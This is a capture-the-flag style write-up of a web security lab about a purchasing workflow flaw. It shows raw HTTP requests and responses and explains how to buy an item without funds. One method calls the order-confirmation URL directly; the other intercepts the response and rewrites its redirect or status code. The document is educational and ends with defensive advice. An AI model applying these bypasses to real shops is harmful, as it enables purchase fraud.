#Description
This lab makes flawed assumptions about the sequence of events in the purchasing workflow. To solve the lab, exploit this flaw to buy a "Lightweight l33t leather jacket".
You can log in to your own account using the following credentials: wiener:peter
#Quick Look

#Identifying the flaw
When going through the purchasing flow of the application, as many sites do, there are constant redirects, and GET requests pertaining to various conditions. When testing this is often where I would start looking for Cross Site Scripting attacks, as any text that may end up in the URL, on the page, etc can be a really valuable attack surface. This app is a bit simpler however, and is not geared around that attack chain.
If we look at the flow when we purchase a cheaper product, we can have a better idea of what we are dealing with.
#Example purchase
#Request 1
POST /cart/checkout HTTP/2
Host: 0a1200d003729bffcc2f1899009f00be.web-security-academy.net
Cookie: session=uo4f0iVImMShKCNbF4CPxJERmSfNtdQU
Content-Length: 37
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://0a1200d003729bffcc2f1899009f00be.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a1200d003729bffcc2f1899009f00be.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

csrf=i8C1ywlKAfPwn8gOYyczOLBTYDohKtTb
#Response
HTTP/2 303 See Other
Location: /cart/order-confirmation?order-confirmed=true
X-Frame-Options: SAMEORIGIN
Content-Length: 0
#Request 2
GET /cart/order-confirmation?order-confirmed=true HTTP/2
Host: 0a1200d003729bffcc2f1899009f00be.web-security-academy.net
Cookie: session=uo4f0iVImMShKCNbF4CPxJERmSfNtdQU
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Referer: https://0a1200d003729bffcc2f1899009f00be.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
#Response
<SNIP>
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3994
</SNIP>

<SNIP>
	<p><strong>Your order is on its way!</strong></p>
</SNIP>
From this overall flow what we can see is that when you make a purchase, it redirects you to a page that contains the success criteria of order-confirmed=true, and then on retrieval of that page, it actually responds with the "Order is on its way!" message.
I love this kind of workflow, and there are a couple of ways to abuse how applications accept this. From an architectural point of view, it is almost like an IDOR, you make a request, server gives you a response, you change a number or text string and the application responds as if you always should have access to that data or functionality. Simply put, there aren't many server side validation protections in place to check that you got to the end point under legitimate means.
#Exploiting the workflow
The process is essentially self referential, with no body parameters or more sophisticated validation techniques in place. The application assumes that if that URL is called correctly, that it has already passed the initial validation that checks if the Credits value is enough for the chosen product. There are two main ways to exploit it.
#IDOR Style Exploitation.
I compared it to an IDOR, that explanation may be doing more work than it should, but I think it is apt. From the previous steps we already know the exact url and success condition that the application responds to. If we simply add the leather jacket to our basket like so

We can then just call the URL for order confirmation directly
GET /cart/order-confirmation?order-confirmed=true HTTP/2
Host: 0a1200d003729bffcc2f1899009f00be.web-security-academy.net
Cookie: session=uo4f0iVImMShKCNbF4CPxJERmSfNtdQU
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Referer: https://0a1200d003729bffcc2f1899009f00be.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

Which then gets us a successful purchase of the jacket.
But, there is another way to exploit this which I think is technically more interesting.
#Intercepting application responses
The previous method is way more straightforward, but I have another way to accomplish this goal in burp which actually has a useful lesson in it, so I just want to go over that.
Let's have a quick look at that request flow again.
#Purchase Request
POST /cart/checkout HTTP/2
Host: 0a98006103c6514f82d1a252005400ea.web-security-academy.net
Cookie: session=25IE6djHnNSOBaxMmX16GN83sIKzIfne
Content-Length: 37
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://0a98006103c6514f82d1a252005400ea.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a98006103c6514f82d1a252005400ea.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
#Purchase Response
HTTP/2 303 See Other
Location: /cart?err=INSUFFICIENT_FUNDS
X-Frame-Options: SAMEORIGIN
Content-Length: 0
With burp we can see these requests, responses, further requests etc. But what I am interested is how it replies with a 303, and then sets the location to a different location. It is unique enough that it lets me talk about one of my favourite, but dumb things, that actually works occasionally.
#Intercepting Application Responses in Burp
In burp, we actually have the ability to intercept the applications own responses, which allows us to edit this before it reflects server side. All we need to do, is turn intercept on under proxy.

Then we send the request, highlight it and find the "Do intercept" option.

Which as can be seen below, will open up a Response window next to the request that we intercepted, that allows us to further edit the flow of behaviour.

You are probably thinking, okay, well why would we want to do this? The reason to do this is because on applications like this where the controls are based around direct links, or based on handling on an applications response itself, it allows us to bypass some controls.
In this case, we can just change that location header which will just take out some "extra" work on our end, and instantly take us to the confirmation page.
#Intercepted Response example
HTTP/2 303 See Other
Location: /cart/order-confirmation?order-confirmed=true
X-Frame-Options: SAMEORIGIN
Content-Length: 0
#Evidence of success
GET /cart/order-confirmation?order-confirmed=true HTTP/2
Host: 0a0f005b038b4a2880da4e1d00bb0090.web-security-academy.net
Cookie: session=9rTLwqMNK3O3UxbFH2kvtPwauObEiz6w
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0a0f005b038b4a2880da4e1d00bb0090.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

But, there is a more interesting variation of this, that I have actively exploited during penetration tests. Recall that I pointed out that 303 response code. The reason for that is that often, when we see that location header, it is on a 302 redirect, which is more common, or if the response/request flow was more straightforward we would expect a 200 OK response like so
HTTP/2 200 OK
On an actual test I was on, we were working on a application in a pre-prod environment, where when we were submitting applications, that it actually required the use of a third-party API to confirm address details, this API of course, wasn't accessible during testing because each request cost money, so for testing they simply didn't hook up an API key.
But the application that we were testing put so much trust in the response of the API, that if it wasn't a 200 OK response, that we simply could not proceed, and on this application the bulk of the test was on this form.
I got a bit creative and decided to do this exact style of attack, but instead of changing the location detail, I just changed that response code, I can't remember what it returned exactly, but initially it was likely some form of 400/500 response. I turn my interceptor tool on, intercepted that response directly, changed it to a 200 OK, and it bypassed the controls that the application set. From that point onwards I wasn't required to input any realistic data for that application.
For addresses, it is limited in impact, but this was in the medical sector, so any exploitation that could help facilitate fraud definitely has some validity as a higher level risk, even if I was only using it myself to get around a testing blocker. One of the key takeaways for the client as I was explaining this to them, is that, an application should not trust anything that a client could manipulate, whether that is the request or the response, and if you are placing trust in that, then you need further validation techniques in place to legitimise the context.